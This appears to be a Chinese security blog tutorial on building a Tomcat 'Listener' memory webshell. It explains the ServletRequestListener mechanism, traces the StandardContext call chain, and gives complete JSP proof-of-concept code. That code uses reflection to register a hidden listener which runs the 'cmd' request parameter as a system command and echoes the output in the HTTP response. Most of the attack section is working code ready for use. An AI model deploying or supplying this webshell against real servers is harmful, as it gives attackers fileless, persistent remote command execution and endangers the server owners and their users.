Listener 介绍
Listener
Listener是Java Web App中的一种事件监听机制,用于监听Web应用程序中产生的事件。总结来说,就是在application,session,request三个对象创建消亡或者往其中添加修改删除属性时自动执行代码的功能组件。
Listener的三大域对象
监听器有三个域对象,指的是在监听器中可以访问的特定范围内的数据对象。
1
2
3
4
5
| ServletContext域对象——用于在整个 Java Web 应用程序中共享数据、资源和配置信息。
ServletRequest域对象——用于在一次 HTTP 请求处理期间共享数据和信息。
HttpSession域对象——用于在用户会话期间存储和共享数据,跨足够长的时间间隔保持信息状态。
|
根据不同域对象的功能,很明显 ServletRequest 类型是适合注入内存马的,我们注入一个有恶意代码的ServletRequest类型的监听器,当有HTTP请求处理时,注入的监听器就会发挥作用,执行恶意代码,这就是Listener内存马。
利用链分析
先写一个普通的listener
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| @WebListener
public class Listener implements ServletRequestListener {
public void requestInitialized(javax.servlet.ServletRequestEvent sre) {
ServletRequest request = sre.getServletRequest();
String cmd = request.getParameter("cmd");
if (cmd != null){
try {
Runtime.getRuntime().exec(cmd);
} catch (IOException e) {
throw new RuntimeException(e);
}
}
}
}
|
ServletRequestEvent sre 封装了当前请求的信息
sre.getServletRequest():获取当前请求对象(通常是 HttpServletRequest)sre.getServletContext():获取当前 ServletContext
调用链

StandardContext的fireRequestInitEvent()方法调用了requestInitialized()方法
1
| listener.requestInitialized(event);
|
寻找listener定义
1
| ServletRequestListener listener = (ServletRequestListener) instance;
|
此时的instance就是我们定义的listener

继续寻找instance定义
1
| Object[] instances = getApplicationEventListeners();
|
instance是instances数组里的元素,通过getApplicationEventListeners()方法获取
getApplicationEventListeners()
1
2
3
| public Object[] getApplicationEventListeners() {
return applicationEventListenersList.toArray();
}
|
返回applicationEventListenersList数组的元素
1
| private final List<Object> applicationEventListenersList = new CopyOnWriteArrayList<>();
|
寻找applicationEventListenersList的添加
通过addApplicationEventListener(Object listener)方法进行添加
1
| addApplicationEventListener(Object listener)
|
因此只需要通过反射获取这个方法,即可添加自定义恶意listener
内存马
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
| <%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="java.io.IOException" %>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%!
public class listenerShell implements ServletRequestListener {
public void requestInitialized(ServletRequestEvent event) {
ServletRequest request = event.getServletRequest();
String cmd = request.getParameter("cmd");
if (cmd != null){
try {
Runtime.getRuntime().exec(cmd);
} catch (IOException e) {
throw new RuntimeException(e);
}
}
}
}
%>
<%
ServletContext servletContext = request.getServletContext();
Field applicationContextField = servletContext.getClass().getDeclaredField("context");
applicationContextField.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext)applicationContextField.get(servletContext);
Field standardContextField = applicationContext.getClass().getDeclaredField("context");
standardContextField.setAccessible(true);
StandardContext standardContext = (StandardContext) standardContextField.get(applicationContext);
standardContext.addApplicationEventListener(new listenerShell());
out.println("success!");
%>
|
回显
回显页面数据需要获取response
发现ServletRequestEvent sre里面就有response


因此只需要获取RequestFacade类的request属性即可获取Request类对象,就可以获取response
使用反射
1
2
3
4
5
6
7
8
| Field declaredField = req.getClass().getDeclaredField("request");
declaredField.setAccessible(true);
Request request = (Request) declaredField.get(req);
|
req 对象
- 类型是
RequestFacade(Tomcat 内部类实现 HttpServletRequest)
- 已经是 实例对象,由容器创建并传入
ServletRequestEvent
RequestFacade 内部的 request 字段
- 类型是
Request(Tomcat 内部真正的请求对象)
- 这是
RequestFacade 的一个 私有成员变量
- 也是 一个实例对象,已经在
RequestFacade 创建时实例化
1
2
3
| req (RequestFacade 实例)
│
└─ request (Request 实例) —— 里面有 Tomcat 底层请求数据
|
因此就可以获取response
完整poc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
| <%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.connector.Request" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="java.io.InputStreamReader" %>
<%@ page import="java.io.BufferedReader" %>
<%@ page import="java.io.IOException" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%!
public class MyListener implements ServletRequestListener {
@Override
public void requestInitialized(ServletRequestEvent sre) {
ServletRequest req = sre.getServletRequest();
String cmd = req.getParameter("cmd");
if (cmd != null){
Class<? extends ServletRequest> requestClass = req.getClass();
try {
Field declaredField = requestClass.getDeclaredField("request");
declaredField.setAccessible(true);
Request request =(Request)declaredField.get(req);
Process proc = Runtime.getRuntime().exec(cmd);
InputStream stdIn = proc.getInputStream();
InputStreamReader isr = new InputStreamReader(stdIn);
BufferedReader br = new BufferedReader(isr);
String line = null;
while ((line = br.readLine()) != null)
request.getResponse().getWriter().println(line);
} catch (NoSuchFieldException | IllegalAccessException e) {
throw new RuntimeException(e);
} catch (IOException e) {
throw new RuntimeException(e);
}
}
}
@Override
public void requestDestroyed(ServletRequestEvent sre) {
System.out.println("结束");
}
}
%>
<%
ServletContext servletContext = request.getServletContext();
Field applicationContextField = servletContext.getClass().getDeclaredField("context");
applicationContextField.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext)applicationContextField.get(servletContext);
Field standardContextField = applicationContext.getClass().getDeclaredField("context");
standardContextField.setAccessible(true);
StandardContext standardContext = (StandardContext) standardContextField.get(applicationContext);
standardContext.addApplicationEventListener(new MyListener());
out.println("success!");
%>
|
参考链接
https://www.cnblogs.com/erosion2020/p/18575391
https://www.freebuf.com/articles/web/377069.html